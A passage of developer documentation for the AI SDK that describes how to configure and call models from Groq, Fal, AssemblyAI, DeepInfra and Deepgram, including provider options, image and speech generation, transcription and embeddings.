user: 'user-123', // Unique identifier for end-user (optional)
serviceTier: 'flex', // Use flex tier for higher throughput (optional)
} satisfies GroqLanguageModelOptions,
},
prompt: 'How many "r"s are in the word "strawberry"?',
});
The following optional provider options are available for Groq language models:
-
reasoningFormat 'parsed' | 'raw' | 'hidden'
Controls how reasoning is exposed in the generated text. Only supported by reasoning models like
qwen-qwq-32banddeepseek-r1-distill-*models.For a complete list of reasoning models and their capabilities, see Groq's reasoning models documentation.
-
reasoningEffort 'low' | 'medium' | 'high' | 'none' | 'default'
Controls the level of effort the model will put into reasoning.
qwen/qwen3-32b- Supported values:
none: Disable reasoning. The model will not use any reasoning tokens.default: Enable reasoning.
- Supported values:
gpt-oss20b/gpt-oss120b- Supported values:
low: Use a low level of reasoning effort.medium: Use a medium level of reasoning effort.high: Use a high level of reasoning effort.
- Supported values:
Defaults to
defaultforqwen/qwen3-32b. -
structuredOutputs boolean
Whether to use structured outputs.
Defaults to
true.When enabled, object generation will use the
json_schemaformat instead ofjson_objectformat, providing more reliable structured outputs. -
strictJsonSchema boolean
Whether to use strict JSON schema validation. When
true, the model uses constrained decoding to guarantee schema compliance.Defaults to
true.Only used when
structuredOutputsis enabled and a schema is provided. See Groq's Structured Outputs documentation for details on strict mode limitations. -
parallelToolCalls boolean
Whether to enable parallel function calling during tool use. Defaults to
true. -
user string
A unique identifier representing your end-user, which can help with monitoring and abuse detection.
-
serviceTier 'on_demand' | 'performance' | 'flex' | 'auto'
Service tier for the request. Defaults to
'on_demand'.'on_demand': Default tier with consistent performance and fairness'performance': Prioritized tier for latency-sensitive workloads'flex': Higher throughput tier (10x rate limits) optimized for workloads that can handle occasional request failures'auto': Uses on_demand rate limits first, then falls back to flex tier if exceeded
For more details about service tiers and their benefits, see Groq's service tiers documentation.
Only Groq reasoning models support the reasoningFormat option.
Structured Outputs
Structured outputs are enabled by default for Groq models.
You can disable them by setting the structuredOutputs option to false.
import { groq } from '@ai-sdk/groq';
import { generateText, Output } from 'ai';
import { z } from 'zod';
const result = await generateText({
model: groq('moonshotai/kimi-k2-instruct-0905'),
output: Output.object({
schema: z.object({
recipe: z.object({
name: z.string(),
ingredients: z.array(z.string()),
instructions: z.array(z.string()),
}),
}),
}),
prompt: 'Generate a simple pasta recipe.',
});
console.log(JSON.stringify(result.output, null, 2));
You can disable structured outputs for models that don't support them:
import { groq, type GroqLanguageModelOptions } from '@ai-sdk/groq';
import { generateText, Output } from 'ai';
import { z } from 'zod';
const result = await generateText({
model: groq('gemma2-9b-it'),
providerOptions: {
groq: {
structuredOutputs: false,
} satisfies GroqLanguageModelOptions,
},
output: Output.object({
schema: z.object({
recipe: z.object({
name: z.string(),
ingredients: z.array(z.string()),
instructions: z.array(z.string()),
}),
}),
}),
prompt: 'Generate a simple pasta recipe in JSON format.',
});
console.log(JSON.stringify(result.output, null, 2));
Example
You can use Groq language models to generate text with the generateText function:
import { groq } from '@ai-sdk/groq';
import { generateText } from 'ai';
const { text } = await generateText({
model: groq('gemma2-9b-it'),
prompt: 'Write a vegetarian lasagna recipe for 4 people.',
});
Image Input
Groq's multi-modal models like meta-llama/llama-4-scout-17b-16e-instruct support image inputs. You can include images in your messages using either URLs or base64-encoded data:
import { groq } from '@ai-sdk/groq';
import { generateText } from 'ai';
const { text } = await generateText({
model: groq('meta-llama/llama-4-scout-17b-16e-instruct'),
messages: [
{
role: 'user',
content: [
{ type: 'text', text: 'What do you see in this image?' },
{
type: 'image',
image: 'https://example.com/image.jpg',
},
],
},
],
});
You can also use base64-encoded images:
import { groq } from '@ai-sdk/groq';
import { generateText } from 'ai';
import { readFileSync } from 'fs';
const imageData = readFileSync('path/to/image.jpg', 'base64');
const { text } = await generateText({
model: groq('meta-llama/llama-4-scout-17b-16e-instruct'),
messages: [
{
role: 'user',
content: [
{ type: 'text', text: 'Describe this image in detail.' },
{
type: 'image',
image: `data:image/jpeg;base64,${imageData}`,
},
],
},
],
});
Model Capabilities
| Model | Image Input | Object Generation | Tool Usage | Tool Streaming |
|---|---|---|---|---|
gemma2-9b-it |
||||
llama-3.1-8b-instant |
||||
llama-3.3-70b-versatile |
||||
meta-llama/llama-guard-4-12b |
||||
deepseek-r1-distill-llama-70b |
||||
meta-llama/llama-4-maverick-17b-128e-instruct |
||||
meta-llama/llama-4-scout-17b-16e-instruct |
||||
meta-llama/llama-prompt-guard-2-22m |
||||
meta-llama/llama-prompt-guard-2-86m |
||||
moonshotai/kimi-k2-instruct-0905 |
||||
qwen/qwen3-32b |
||||
llama-guard-3-8b |
||||
llama3-70b-8192 |
||||
llama3-8b-8192 |
||||
mixtral-8x7b-32768 |
||||
qwen-qwq-32b |
||||
qwen-2.5-32b |
||||
deepseek-r1-distill-qwen-32b |
||||
openai/gpt-oss-20b |
||||
openai/gpt-oss-120b |
Browser Search Tool
Groq provides a browser search tool that offers interactive web browsing capabilities. Unlike traditional web search, browser search navigates websites interactively, providing more detailed and comprehensive results.
Supported Models
Browser search is only available for these specific models:
openai/gpt-oss-20bopenai/gpt-oss-120b
Basic Usage
import { groq } from '@ai-sdk/groq';
import { generateText } from 'ai';
const result = await generateText({
model: groq('openai/gpt-oss-120b'), // Must use supported model
prompt:
'What are the latest developments in AI? Please search for recent news.',
tools: {
browser_search: groq.tools.browserSearch({}),
},
toolChoice: 'required', // Ensure the tool is used
});
console.log(result.text);
Streaming Example
import { groq } from '@ai-sdk/groq';
import { streamText } from 'ai';
const result = streamText({
model: groq('openai/gpt-oss-120b'),
prompt: 'Search for the latest tech news and summarize it.',
tools: {
browser_search: groq.tools.browserSearch({}),
},
toolChoice: 'required',
});
for await (const delta of result.fullStream) {
if (delta.type === 'text-delta') {
process.stdout.write(delta.text);
}
}
Key Features
- Interactive Browsing: Navigates websites like a human user
- Comprehensive Results: More detailed than traditional search snippets
- Server-side Execution: Runs on Groq's infrastructure, no setup required
- Powered by Exa: Uses Exa search engine for optimal results
- Currently Free: Available at no additional charge during beta
Best Practices
- Use
toolChoice: 'required'to ensure the browser search is activated - Only supported on
openai/gpt-oss-20bandopenai/gpt-oss-120bmodels - The tool works automatically - no configuration parameters needed
- Server-side execution means no additional API keys or setup required
Model Validation
The provider automatically validates model compatibility:
// ✅ Supported - will work
const result = await generateText({
model: groq('openai/gpt-oss-120b'),
tools: { browser_search: groq.tools.browserSearch({}) },
});
// ❌ Unsupported - will show warning and ignore tool
const result = await generateText({
model: groq('gemma2-9b-it'),
tools: { browser_search: groq.tools.browserSearch({}) },
});
// Warning: "Browser search is only supported on models: openai/gpt-oss-20b, openai/gpt-oss-120b"
Transcription Models
You can create models that call the Groq transcription API
using the .transcription() factory method.
The first argument is the model id e.g. whisper-large-v3.
const model = groq.transcription('whisper-large-v3');
You can also pass additional provider-specific options using the providerOptions argument. For example, supplying the input language in ISO-639-1 (e.g. en) format will improve accuracy and latency.
import { experimental_transcribe as transcribe } from 'ai';
import { groq, type GroqTranscriptionModelOptions } from '@ai-sdk/groq';
import { readFile } from 'fs/promises';
const result = await transcribe({
model: groq.transcription('whisper-large-v3'),
audio: await readFile('audio.mp3'),
providerOptions: {
groq: { language: 'en' } satisfies GroqTranscriptionModelOptions,
},
});
The following provider options are available:
-
timestampGranularities string[] The granularity of the timestamps in the transcription. Defaults to
['segment']. Possible values are['word'],['segment'], and['word', 'segment']. Note: There is no additional latency for segment timestamps, but generating word timestamps incurs additional latency. Important: RequiresresponseFormatto be set to'verbose_json'. -
responseFormat string The format of the response. Set to
'verbose_json'to receive timestamps for audio segments and enabletimestampGranularities. Set to'text'to return only the transcribed text. Optional. -
language string The language of the input audio. Supplying the input language in ISO-639-1 format (e.g. 'en') will improve accuracy and latency. Optional.
-
prompt string An optional text to guide the model's style or continue a previous audio segment. The prompt should match the audio language. Optional.
-
temperature number The sampling temperature, between 0 and 1. Higher values like 0.8 will make the output more random, while lower values like 0.2 will make it more focused and deterministic. If set to 0, the model will use log probability to automatically increase the temperature until certain thresholds are hit. Defaults to 0. Optional.
Model Capabilities
| Model | Transcription | Duration | Segments | Language |
|---|---|---|---|---|
whisper-large-v3 |
||||
whisper-large-v3-turbo |
title: Fal description: Learn how to use Fal AI models with the AI SDK.
Fal Provider
Fal AI provides a generative media platform for developers with lightning-fast inference capabilities. Their platform offers optimized performance for running diffusion models, with speeds up to 4x faster than alternatives.
Setup
The Fal provider is available via the @ai-sdk/fal module. You can install it with
<Tabs items={['pnpm', 'npm', 'yarn', 'bun']}>
Provider Instance
You can import the default provider instance fal from @ai-sdk/fal:
import { fal } from '@ai-sdk/fal';
If you need a customized setup, you can import createFal and create a provider instance with your settings:
import { createFal } from '@ai-sdk/fal';
const fal = createFal({
apiKey: 'your-api-key', // optional, defaults to FAL_API_KEY environment variable, falling back to FAL_KEY
baseURL: 'custom-url', // optional
headers: {
/* custom headers */
}, // optional
});
You can use the following optional settings to customize the Fal provider instance:
-
baseURL string
Use a different URL prefix for API calls, e.g. to use proxy servers. The default prefix is
https://fal.run. -
apiKey string
API key that is being sent using the
Authorizationheader. It defaults to theFAL_API_KEYenvironment variable, falling back toFAL_KEY. -
headers Record<string,string>
Custom headers to include in the requests.
-
fetch (input: RequestInfo, init?: RequestInit) => Promise<Response>
Custom fetch implementation. You can use it as a middleware to intercept requests, or to provide a custom fetch implementation for e.g. testing.
Image Models
You can create Fal image models using the .image() factory method.
For more on image generation with the AI SDK see generateImage().
Basic Usage
import { fal } from '@ai-sdk/fal';
import { generateImage } from 'ai';
import fs from 'fs';
const { image, providerMetadata } = await generateImage({
model: fal.image('fal-ai/flux/dev'),
prompt: 'A serene mountain landscape at sunset',
});
const filename = `image-${Date.now()}.png`;
fs.writeFileSync(filename, image.uint8Array);
console.log(`Image saved to ${filename}`);
Fal image models may return additional information for the images and the request.
Here are some examples of properties that may be set for each image
providerMetadata.fal.images[0].nsfw; // boolean, image is not safe for work
providerMetadata.fal.images[0].width; // number, image width
providerMetadata.fal.images[0].height; // number, image height
providerMetadata.fal.images[0].contentType; // string, mime type of the image
Model Capabilities
Fal offers many models optimized for different use cases. Here are a few popular examples. For a full list of models, see the Fal AI Search Page.
| Model | Description |
|---|---|
fal-ai/flux/dev |
FLUX.1 [dev] model for high-quality image generation |
fal-ai/flux-pro/kontext |
FLUX.1 Kontext [pro] handles both text and reference images as inputs, enabling targeted edits and complex transformations |
fal-ai/flux-pro/kontext/max |
FLUX.1 Kontext [max] with improved prompt adherence and typography generation |
fal-ai/flux-lora |
Super fast endpoint for FLUX.1 with LoRA support |
fal-ai/ideogram/character |
Generate consistent character appearances across multiple images. Maintain facial features, proportions, and distinctive traits |
fal-ai/qwen-image |
Qwen-Image foundation model with significant advances in complex text rendering and precise image editing |
fal-ai/omnigen-v2 |
Unified image generation model for Image Editing, Personalized Image Generation, Virtual Try-On, Multi Person Generation and more |
fal-ai/bytedance/dreamina/v3.1/text-to-image |
Dreamina showcases superior picture effects with improvements in aesthetics, precise and diverse styles, and rich details |
fal-ai/recraft/v3/text-to-image |
SOTA in image generation with vector art and brand style capabilities |
fal-ai/wan/v2.2-a14b/text-to-image |
High-resolution, photorealistic images with fine-grained detail |
Fal models support the following aspect ratios:
- 1:1 (square HD)
- 16:9 (landscape)
- 9:16 (portrait)
- 4:3 (landscape)
- 3:4 (portrait)
- 16:10 (1280x800)
- 10:16 (800x1280)
- 21:9 (2560x1080)
- 9:21 (1080x2560)
Key features of Fal models include:
- Up to 4x faster inference speeds compared to alternatives
- Optimized by the Fal Inference Engine™
- Support for real-time infrastructure
- Cost-effective scaling with pay-per-use pricing
- LoRA training capabilities for model personalization
Modify Image
Transform existing images using text prompts.
await generateImage({
model: fal.image('fal-ai/flux-pro/kontext/max'),
prompt: {
text: 'Put a donut next to the flour.',
images: [
'https://v3.fal.media/files/rabbit/rmgBxhwGYb2d3pl3x9sKf_output.png',
],
},
});
Images can also be passed as base64-encoded string, a Uint8Array, an ArrayBuffer, or a Buffer.
A mask can be passed as well
await generateImage({
model: fal.image('fal-ai/flux-pro/kontext/max'),
prompt: {
text: 'Put a donut next to the flour.',
images: [imageBuffer],
mask: maskBuffer,
},
});
Provider Options
Fal image models support flexible provider options through the providerOptions.fal object. You can pass any parameters supported by the specific Fal model's API. Common options include:
- imageUrl - Reference image URL for image-to-image generation (deprecated, use
prompt.imagesinstead) - strength - Controls how much the output differs from the input image
- guidanceScale - Controls adherence to the prompt (range: 1-20)
- numInferenceSteps - Number of denoising steps (range: 1-50)
- enableSafetyChecker - Enable/disable safety filtering
- outputFormat - Output format: 'jpeg' or 'png'
- syncMode - Wait for completion before returning response
- acceleration - Speed of generation: 'none', 'regular', or 'high'
- safetyTolerance - Content safety filtering level (1-6, where 1 is strictest)
- useMultipleImages - When true, converts multiple input images to
image_urlsarray for models that support multiple images (e.g., fal-ai/flux-2/edit)
Refer to the Fal AI model documentation for model-specific parameters.
Advanced Features
Fal's platform offers several advanced capabilities:
- Private Model Inference: Run your own diffusion transformer models with up to 50% faster inference
- LoRA Training: Train and personalize models in under 5 minutes
- Real-time Infrastructure: Enable new user experiences with fast inference times
- Scalable Architecture: Scale to thousands of GPUs when needed
For more details about Fal's capabilities and features, visit the Fal AI documentation.
Transcription Models
You can create models that call the Fal transcription API
using the .transcription() factory method.
The first argument is the model id without the fal-ai/ prefix e.g. wizper.
const model = fal.transcription('wizper');
You can also pass additional provider-specific options using the providerOptions argument. For example, supplying the batchSize option will increase the number of audio chunks processed in parallel.
import { experimental_transcribe as transcribe } from 'ai';
import { fal, type FalTranscriptionModelOptions } from '@ai-sdk/fal';
import { readFile } from 'fs/promises';
const result = await transcribe({
model: fal.transcription('wizper'),
audio: await readFile('audio.mp3'),
providerOptions: {
fal: { batchSize: 10 } satisfies FalTranscriptionModelOptions,
},
});
The following provider options are available:
-
language string Language of the audio file. Defaults to 'en'. If set to null, the language will be automatically detected. Accepts ISO language codes like 'en', 'fr', 'zh', etc. Optional.
-
diarize boolean Whether to diarize the audio file (identify different speakers). Defaults to true. Optional.
-
chunkLevel string Level of the chunks to return. Either 'segment' or 'word'. Default value: "segment" Optional.
-
version string Version of the model to use. All models are Whisper large variants. Default value: "3" Optional.
-
batchSize number Batch size for processing. Default value: 64 Optional.
-
numSpeakers number Number of speakers in the audio file. If not provided, the number of speakers will be automatically detected. Optional.
Model Capabilities
| Model | Transcription | Duration | Segments | Language |
|---|---|---|---|---|
whisper |
||||
wizper |
Speech Models
You can create models that call Fal text-to-speech endpoints using the .speech() factory method.
Basic Usage
import { experimental_generateSpeech as generateSpeech } from 'ai';
import { fal } from '@ai-sdk/fal';
const result = await generateSpeech({
model: fal.speech('fal-ai/minimax/speech-02-hd'),
text: 'Hello from the AI SDK!',
});
Model Capabilities
| Model | Description |
|---|---|
fal-ai/minimax/voice-clone |
Clone a voice from a sample audio and generate speech from text prompts |
fal-ai/minimax/voice-design |
Design a personalized voice from a text description and generate speech from text prompts |
fal-ai/dia-tts/voice-clone |
Clone dialog voices from a sample audio and generate dialogs from text prompts |
fal-ai/minimax/speech-02-hd |
Generate speech from text prompts and different voices |
fal-ai/minimax/speech-02-turbo |
Generate fast speech from text prompts and different voices |
fal-ai/dia-tts |
Directly generates realistic dialogue from transcripts with audio conditioning for emotion control. Produces natural nonverbals like laughter and throat clearing |
resemble-ai/chatterboxhd/text-to-speech |
Generate expressive, natural speech with Resemble AI's Chatterbox. Features unique emotion control, instant voice cloning from short audio, and built-in watermarking |
Provider Options
Pass provider-specific options via providerOptions.fal depending on the model:
-
voice_setting object
voice_id(string): predefined voice IDspeed(number): 0.5–2.0vol(number): 0–10pitch(number): -12–12emotion(enum): happy | sad | angry | fearful | disgusted | surprised | neutralenglish_normalization(boolean)
-
audio_setting object Audio configuration settings specific to the model.
-
language_boost enum Chinese | Chinese,Yue | English | Arabic | Russian | Spanish | French | Portuguese | German | Turkish | Dutch | Ukrainian | Vietnamese | Indonesian | Japanese | Italian | Korean | Thai | Polish | Romanian | Greek | Czech | Finnish | Hindi | auto
-
pronunciation_dict object Custom pronunciation dictionary for specific words.
Model-specific parameters (e.g., audio_url, prompt, preview_text, ref_audio_url, ref_text) can be passed directly under providerOptions.fal and will be forwarded to the Fal API.
title: AssemblyAI description: Learn how to use the AssemblyAI provider for the AI SDK.
AssemblyAI Provider
The AssemblyAI provider contains language model support for the AssemblyAI transcription API.
Setup
The AssemblyAI provider is available in the @ai-sdk/assemblyai module. You can install it with
<Tabs items={['pnpm', 'npm', 'yarn', 'bun']}>
Provider Instance
You can import the default provider instance assemblyai from @ai-sdk/assemblyai:
import { assemblyai } from '@ai-sdk/assemblyai';
If you need a customized setup, you can import createAssemblyAI from @ai-sdk/assemblyai and create a provider instance with your settings:
import { createAssemblyAI } from '@ai-sdk/assemblyai';
const assemblyai = createAssemblyAI({
// custom settings, e.g.
fetch: customFetch,
});
You can use the following optional settings to customize the AssemblyAI provider instance:
-
apiKey string
API key that is being sent using the
Authorizationheader. It defaults to theASSEMBLYAI_API_KEYenvironment variable. -
headers Record<string,string>
Custom headers to include in the requests.
-
fetch (input: RequestInfo, init?: RequestInit) => Promise<Response>
Custom fetch implementation. Defaults to the global
fetchfunction. You can use it as a middleware to intercept requests, or to provide a custom fetch implementation for e.g. testing.
Transcription Models
You can create models that call the AssemblyAI transcription API
using the .transcription() factory method.
The first argument is the model id e.g. best.
const model = assemblyai.transcription('best');
You can also pass additional provider-specific options using the providerOptions argument. For example, supplying the contentSafety option will enable content safety filtering.
import { experimental_transcribe as transcribe } from 'ai';
import { assemblyai } from '@ai-sdk/assemblyai';
import { type AssemblyAITranscriptionModelOptions } from '@ai-sdk/assemblyai';
import { readFile } from 'fs/promises';
const result = await transcribe({
model: assemblyai.transcription('best'),
audio: await readFile('audio.mp3'),
providerOptions: {
assemblyai: {
contentSafety: true,
} satisfies AssemblyAITranscriptionModelOptions,
},
});
The following provider options are available:
-
audioEndAt number
End time of the audio in milliseconds. Optional.
-
audioStartFrom number
Start time of the audio in milliseconds. Optional.
-
autoChapters boolean
Whether to automatically generate chapters for the transcription. Optional.
-
autoHighlights boolean
Whether to automatically generate highlights for the transcription. Optional.
-
boostParam enum
Boost parameter for the transcription. Allowed values:
'low','default','high'. Optional. -
contentSafety boolean
Whether to enable content safety filtering. Optional.
-
contentSafetyConfidence number
Confidence threshold for content safety filtering (25-100). Optional.
-
customSpelling array of objects
Custom spelling rules for the transcription. Each object has
from(array of strings) andto(string) properties. Optional. -
disfluencies boolean
Whether to include disfluencies (um, uh, etc.) in the transcription. Optional.
-
entityDetection boolean
Whether to detect entities in the transcription. Optional.
-
filterProfanity boolean
Whether to filter profanity in the transcription. Optional.
-
formatText boolean
Whether to format the text in the transcription. Optional.
-
iabCategories boolean
Whether to include IAB categories in the transcription. Optional.
-
languageCode string
Language code for the audio. Supports numerous ISO-639-1 and ISO-639-3 language codes. Optional.
-
languageConfidenceThreshold number
Confidence threshold for language detection. Optional.
-
languageDetection boolean
Whether to enable language detection. Optional.
-
multichannel boolean
Whether to process multiple audio channels separately. Optional.
-
punctuate boolean
Whether to add punctuation to the transcription. Optional.
-
redactPii boolean
Whether to redact personally identifiable information. Optional.
-
redactPiiAudio boolean
Whether to redact PII in the audio file. Optional.
-
redactPiiAudioQuality enum
Quality of the redacted audio file. Allowed values:
'mp3','wav'. Optional. -
redactPiiPolicies array of enums
Policies for PII redaction, specifying which types of information to redact. Supports numerous types like
'person_name','phone_number', etc. Optional. -
redactPiiSub enum
Substitution method for redacted PII. Allowed values:
'entity_name','hash'. Optional. -
sentimentAnalysis boolean
Whether to perform sentiment analysis on the transcription. Optional.
-
speakerLabels boolean
Whether to label different speakers in the transcription. Optional.
-
speakersExpected number
Expected number of speakers in the audio. Optional.
-
speechThreshold number
Threshold for speech detection (0-1). Optional.
-
summarization boolean
Whether to generate a summary of the transcription. Optional.
-
summaryModel enum
Model to use for summarization. Allowed values:
'informative','conversational','catchy'. Optional. -
summaryType enum
Type of summary to generate. Allowed values:
'bullets','bullets_verbose','gist','headline','paragraph'. Optional. -
webhookAuthHeaderName string
Name of the authentication header for webhook requests. Optional.
-
webhookAuthHeaderValue string
Value of the authentication header for webhook requests. Optional.
-
webhookUrl string
URL to send webhook notifications to. Optional.
-
wordBoost array of strings
List of words to boost in the transcription. Optional.
Model Capabilities
| Model | Transcription | Duration | Segments | Language |
|---|---|---|---|---|
best |
||||
nano |
title: DeepInfra description: Learn how to use DeepInfra's models with the AI SDK.
DeepInfra Provider
The DeepInfra provider contains support for state-of-the-art models through the DeepInfra API, including Llama 3, Mixtral, Qwen, and many other popular open-source models.
Setup
The DeepInfra provider is available via the @ai-sdk/deepinfra module. You can install it with:
<Tabs items={['pnpm', 'npm', 'yarn', 'bun']}>
Provider Instance
You can import the default provider instance deepinfra from @ai-sdk/deepinfra:
import { deepinfra } from '@ai-sdk/deepinfra';
If you need a customized setup, you can import createDeepInfra from @ai-sdk/deepinfra and create a provider instance with your settings:
import { createDeepInfra } from '@ai-sdk/deepinfra';
const deepinfra = createDeepInfra({
apiKey: process.env.DEEPINFRA_API_KEY ?? '',
});
You can use the following optional settings to customize the DeepInfra provider instance:
-
baseURL string
Use a different URL prefix for API calls, e.g. to use proxy servers. The default prefix is
https://api.deepinfra.com/v1.Note: Language models and embeddings use OpenAI-compatible endpoints at
{baseURL}/openai, while image models use{baseURL}/inference. -
apiKey string
API key that is being sent using the
Authorizationheader. It defaults to theDEEPINFRA_API_KEYenvironment variable. -
headers Record<string,string>
Custom headers to include in the requests.
-
fetch (input: RequestInfo, init?: RequestInit) => Promise<Response>
Custom fetch implementation. Defaults to the global
fetchfunction. You can use it as a middleware to intercept requests, or to provide a custom fetch implementation for e.g. testing.
Language Models
You can create language models using a provider instance. The first argument is the model ID, for example:
import { deepinfra } from '@ai-sdk/deepinfra';
import { generateText } from 'ai';
const { text } = await generateText({
model: deepinfra('meta-llama/Meta-Llama-3.1-70B-Instruct'),
prompt: 'Write a vegetarian lasagna recipe for 4 people.',
});
DeepInfra language models can also be used in the streamText function (see AI SDK Core).
Model Capabilities
| Model | Image Input | Object Generation | Tool Usage | Tool Streaming |
|---|---|---|---|---|
meta-llama/Llama-4-Maverick-17B-128E-Instruct-FP8 |
||||
meta-llama/Llama-4-Scout-17B-16E-Instruct |
||||
meta-llama/Llama-3.3-70B-Instruct-Turbo |
||||
meta-llama/Llama-3.3-70B-Instruct |
||||
meta-llama/Meta-Llama-3.1-405B-Instruct |
||||
meta-llama/Meta-Llama-3.1-70B-Instruct-Turbo |
||||
meta-llama/Meta-Llama-3.1-70B-Instruct |
||||
meta-llama/Meta-Llama-3.1-8B-Instruct-Turbo |
||||
meta-llama/Meta-Llama-3.1-8B-Instruct |
||||
meta-llama/Llama-3.2-11B-Vision-Instruct |
||||
meta-llama/Llama-3.2-90B-Vision-Instruct |
||||
mistralai/Mixtral-8x7B-Instruct-v0.1 |
||||
deepseek-ai/DeepSeek-V3 |
||||
deepseek-ai/DeepSeek-R1 |
||||
deepseek-ai/DeepSeek-R1-Distill-Llama-70B |
||||
deepseek-ai/DeepSeek-R1-Turbo |
||||
nvidia/Llama-3.1-Nemotron-70B-Instruct |
||||
Qwen/Qwen2-7B-Instruct |
||||
Qwen/Qwen2.5-72B-Instruct |
||||
Qwen/Qwen2.5-Coder-32B-Instruct |
||||
Qwen/QwQ-32B-Preview |
||||
google/codegemma-7b-it |
||||
google/gemma-2-9b-it |
||||
microsoft/WizardLM-2-8x22B |
Image Models
You can create DeepInfra image models using the .image() factory method.
For more on image generation with the AI SDK see generateImage().
import { deepinfra } from '@ai-sdk/deepinfra';
import { generateImage } from 'ai';
const { image } = await generateImage({
model: deepinfra.image('stabilityai/sd3.5'),
prompt: 'A futuristic cityscape at sunset',
aspectRatio: '16:9',
});
Model-specific options
You can pass model-specific parameters using the providerOptions.deepinfra field:
import { deepinfra } from '@ai-sdk/deepinfra';
import { generateImage } from 'ai';
const { image } = await generateImage({
model: deepinfra.image('stabilityai/sd3.5'),
prompt: 'A futuristic cityscape at sunset',
aspectRatio: '16:9',
providerOptions: {
deepinfra: {
num_inference_steps: 30, // Control the number of denoising steps (1-50)
},
},
});
Image Editing
DeepInfra supports image editing through models like Qwen/Qwen-Image-Edit. Pass input images via prompt.images to transform or edit existing images.
Basic Image Editing
Transform an existing image using text prompts:
const imageBuffer = readFileSync('./input-image.png');
const { images } = await generateImage({
model: deepinfra.image('Qwen/Qwen-Image-Edit'),
prompt: {
text: 'Turn the cat into a golden retriever dog',
images: [imageBuffer],
},
size: '1024x1024',
});
Inpainting with Mask
Edit specific parts of an image using a mask. Transparent areas in the mask indicate where the image should be edited:
const image = readFileSync('./input-image.png');
const mask = readFileSync('./mask.png');
const { images } = await generateImage({
model: deepinfra.image('Qwen/Qwen-Image-Edit'),
prompt: {
text: 'A sunlit indoor lounge area with a pool containing a flamingo',
images: [image],
mask: mask,
},
});
Multi-Image Combining
Combine multiple reference images into a single output:
const cat = readFileSync('./cat.png');
const dog = readFileSync('./dog.png');
const { images } = await generateImage({
model: deepinfra.image('Qwen/Qwen-Image-Edit'),
prompt: {
text: 'Create a scene with both animals together, playing as friends',
images: [cat, dog],
},
});
Model Capabilities
For models supporting aspect ratios, the following ratios are typically supported:
1:1 (default), 16:9, 1:9, 3:2, 2:3, 4:5, 5:4, 9:16, 9:21
For models supporting size parameters, dimensions must typically be:
- Multiples of 32
- Width and height between 256 and 1440 pixels
- Default size is 1024x1024
| Model | Dimensions Specification | Notes |
|---|---|---|
stabilityai/sd3.5 |
Aspect Ratio | Premium quality base model, 8B parameters |
black-forest-labs/FLUX-1.1-pro |
Size | Latest state-of-art model with superior prompt following |
black-forest-labs/FLUX-1-schnell |
Size | Fast generation in 1-4 steps |
black-forest-labs/FLUX-1-dev |
Size | Optimized for anatomical accuracy |
black-forest-labs/FLUX-pro |
Size | Flagship Flux model |
black-forest-labs/FLUX.1-Kontext-dev |
Size | Image editing and transformation model |
black-forest-labs/FLUX.1-Kontext-pro |
Size | Professional image editing and transformation |
stabilityai/sd3.5-medium |
Aspect Ratio | Balanced 2.5B parameter model |
stabilityai/sdxl-turbo |
Aspect Ratio | Optimized for fast generation |
For more details and pricing information, see the DeepInfra text-to-image models page.
Embedding Models
You can create DeepInfra embedding models using the .embeddingModel() factory method.
For more on embedding models with the AI SDK see embed().
import { deepinfra } from '@ai-sdk/deepinfra';
import { embed } from 'ai';
const { embedding } = await embed({
model: deepinfra.embeddingModel('BAAI/bge-large-en-v1.5'),
value: 'sunny day at the beach',
});
Model Capabilities
| Model | Dimensions | Max Tokens |
|---|---|---|
BAAI/bge-base-en-v1.5 |
768 | 512 |
BAAI/bge-large-en-v1.5 |
1024 | 512 |
BAAI/bge-m3 |
1024 | 8192 |
intfloat/e5-base-v2 |
768 | 512 |
intfloat/e5-large-v2 |
1024 | 512 |
intfloat/multilingual-e5-large |
1024 | 512 |
sentence-transformers/all-MiniLM-L12-v2 |
384 | 256 |
sentence-transformers/all-MiniLM-L6-v2 |
384 | 256 |
sentence-transformers/all-mpnet-base-v2 |
768 | 384 |
sentence-transformers/clip-ViT-B-32 |
512 | 77 |
sentence-transformers/clip-ViT-B-32-multilingual-v1 |
512 | 77 |
sentence-transformers/multi-qa-mpnet-base-dot-v1 |
768 | 512 |
sentence-transformers/paraphrase-MiniLM-L6-v2 |
384 | 128 |
shibing624/text2vec-base-chinese |
768 | 512 |
thenlper/gte-base |
768 | 512 |
thenlper/gte-large |
1024 | 512 |
title: Deepgram description: Learn how to use the Deepgram provider for the AI SDK.
Deepgram Provider
The Deepgram provider contains language model support for the Deepgram transcription and speech generation APIs.
Setup
The Deepgram provider is available in the @ai-sdk/deepgram module. You can install it with
<Tabs items={['pnpm', 'npm', 'yarn', 'bun']}>
Provider Instance
You can import the default provider instance deepgram from @ai-sdk/deepgram:
import { deepgram } from '@ai-sdk/deepgram';
If you need a customized setup, you can import createDeepgram from @ai-sdk/deepgram and create a provider instance with your settings:
import { createDeepgram } from '@ai-sdk/deepgram';
const deepgram = createDeepgram({
// custom settings, e.g.
fetch: customFetch,
});
You can use the following optional settings to customize the Deepgram provider instance:
-
apiKey string
API key that is being sent using the
Authorizationheader. It defaults to theDEEPGRAM_API_KEYenvironment variable. -
headers Record<string,string>
Custom headers to include in the requests.
-
fetch (input: RequestInfo, init?: RequestInit) => Promise<Response>
Custom fetch implementation. Defaults to the global
fetchfunction. You can use it as a middleware to intercept requests, or to provide a custom fetch implementation for e.g. testing.
Speech Models
You can create models that call the Deepgram text-to-speech API
using the .speech() factory method.
The first argument is the model id, which includes the voice. Deepgram embeds the voice directly in the model ID (e.g., aura-2-helena-en).
const model = deepgram.speech('aura-2-helena-en');
You can use the model with the generateSpeech function:
import { experimental_generateSpeech as generateSpeech } from 'ai';
import { deepgram } from '@ai-sdk/deepgram';
const result = await generateSpeech({
model: deepgram.speech('aura-2-helena-en'),
text: 'Hello, world!',
});
You can also pass additional provider-specific options using the providerOptions argument:
import { experimental_generateSpeech as generateSpeech } from 'ai';
import { deepgram, type DeepgramSpeechModelOptions } from '@ai-sdk/deepgram';
const result = await generateSpeech({
model: deepgram.speech('aura-2-helena-en'),
text: 'Hello, world!',
providerOptions: {
deepgram: {
encoding: 'linear16',
sampleRate: 24000,
} satisfies DeepgramSpeechModelOptions,
},
});
The following provider options are available:
-
encoding string
Encoding type for the audio output. Supported values:
'linear16','mulaw','alaw','mp3','opus','flac','aac'. Optional. -
container string
Container format for the output audio. Supported values:
'wav','ogg','none'. Optional. -
sampleRate number
Sample rate for the output audio in Hz. Supported values depend on the encoding:
8000,16000,24000,32000,48000. Optional. -
bitRate number | string
Bitrate of the audio in bits per second. For
mp3:32000or48000. Foropus:4000to650000. Foraac:4000to192000. Optional. -
callback string
